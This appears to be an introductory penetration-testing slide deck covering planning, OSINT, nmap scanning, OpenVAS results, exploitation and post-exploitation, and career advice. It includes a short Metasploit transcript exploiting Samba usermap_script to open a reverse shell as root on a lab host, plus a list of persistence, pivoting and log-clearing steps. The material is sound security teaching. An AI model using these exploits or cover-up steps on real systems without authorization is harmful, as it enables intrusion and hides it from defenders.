

PENETRATION TESTING







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Objectives

- Planning and Collecting information
- Scanning and Enumeration
- Exploitation and Post-Exploitation
- Maintaining Access and Covering tracks
- Pentesting as a career
- ♦ Q & A



Pentesting vs Red Teaming


- The main difference between them is in the nature of the work they do and the mindset that they do it in
- A red team is an independent group that challenges an organization to improve its security effectiveness.
- Pentesting is the evaluation of the security of an organization's IT infrastructure by safely trying to exploit vulnerabilities





Penetration test types

- Network Services
- Web Application
- White Box Testing
- Grey Box Testing
- Black Box Testing
- Server-side
- Client-side











Planning: time, scope and authorization.


There are 2 general types of information gathering:

- Passive It mostly involves collecting data using OSINT gathering techniques.
 It doesn't involves direct interaction.
- Active Involves direct interaction with the target and active querying for information eg. network/host scanning



Passive information gathering

The OSINT Framework




Active information gathering

NMAP

```
root@martha:/# nmap 192.168.56.103 -p 1-65535 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-24 05:36 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00068s latency).
Not shown: 65523 filtered ports
PORT
         STATE SERVICE
                            VERSION
20/tcp
         closed ftp-data
21/tcp
                            vsftpd 2.0.8 or later
         open
                ftp
22/tcp
                ssh
                            OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
         open
                domain
                            dnsmasq 2.75
53/tcp
         open
80/tcp
         open
                http
                            PHP cli server 5.5 or later
         closed ntp
123/tcp
137/tcp
         closed netbios-ns
         closed netbios-dam
138/tcp
139/tcp
                netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
         open
666/tcp
                doom?
         open
3306/tcp
                mysql
                            MySQL 5.7.12-0ubuntul
         open
12380/tcp open
                http
                            Apache httpd 2.4.18 ((Ubuntu))
```






- NOTE: Unauthorized scanning is even illegal in some countries
- Scanning & enumeration tools:
 - Enum4linux
 - Web enumeration (dirb, Gobuster, nikto, wpscan)
 - Vulnerability Scanners e.g. OpenVAS/Nessus



OpenVAS



Vulnerability		Severity 🔘	QoD	Host	Location
CPE Inventory		0.0 (Log)	80%	10.0.2.7	general/CPE-T
FTP Brute Force Logins Reporting	5	7.5 (High)	95%	10.0.2.7	21/tcp
Possible Backdoor: Ingreslock	0	10.0 (High)	99%	10.0.2.7	1524/tcp
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability	•	6.8 (Medium)	99%	10.0.2.7	25/tcp
awiki Multiple Local File Include Vulnerabilities	×	5.0 (Medium)	99%	10.0.2.7	80/tcp
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	\$	10.0 (High)	99%	10.0.2.7	8787/tcp
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	•	5.8 (Medium)	70%	10.0.2.7	5432/tcp
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	•	4.3 (Medium)	99%	10.0.2.7	80/tcp
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.		7.5 (High)	95%	10.0.2.7	80/tcp
DistCC Remote Code Execution Vulnerability	•	9.3 (High)	99%	10.0.2.7	3632/tcp



Exploitation: This focuses solely on establishing access to a system or resource by bypassing security restrictions eg. Metasploit

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(
                                        > set RHOST 10.0.2.10
msf5 exploit(
RHOST \Rightarrow 10.0.2.10
msf5 exploit(
msf5 exploit(multi
Started reverse TCP double handler on 10.0.2.15:4444
Accepted the first client connection...
Accepted the second client connection...
Command: echo USg2N6OCjhJYFfMo;
Writing to socket A
* Writing to socket B
Reading from sockets...
Reading from socket B
   B: "USg2N6OCjhJYFfMo\r\n"
   Matching ...
   A is input ...
   Command shell session 4 opened (10.0.2.15:4444 → 10.0.2.10:35680) at 2020-04-22 17:18:51 -0400
whoami
root
```



Post Exploitation: refers to any actions taken after a session is opened.

Some common post-exploitation activities include:

- Maintain access (install a backdoor for persistence).
- Privilege escalation (to get admin rights).
- Pivoting (use the computer you compromised to exploit others).
- Data extraction (passwords, emails, sensitive files etc.).



Maintaining Access and Covering tracks


Types of persistence:

- Userland Without admin rights.
- Elevated state Using admin rights.

Clean up involves various tasks:

- Clearing/avoiding logs.
- Removing backdoors/persistence mechanisms.
- Deleting files you uploaded.
- Deleting any accounts you created







You're the good guys. Helping your client/organisation strengthen their defenses is your goal.

All your work means nothing if your client doesn't learn something from it.

Focus on highlighting 3 key things in your report:







- Anyone can be a pentester irregardless of the undergrad you took.
- Online courses Cybrary, Udemy and Coursera offer free courses
- ♦ **Blogging** Blog about your adventures and experiments in security
- CTF challenges Vulnhub or Hack the Box and blog about it



Thanks!

Any questions?



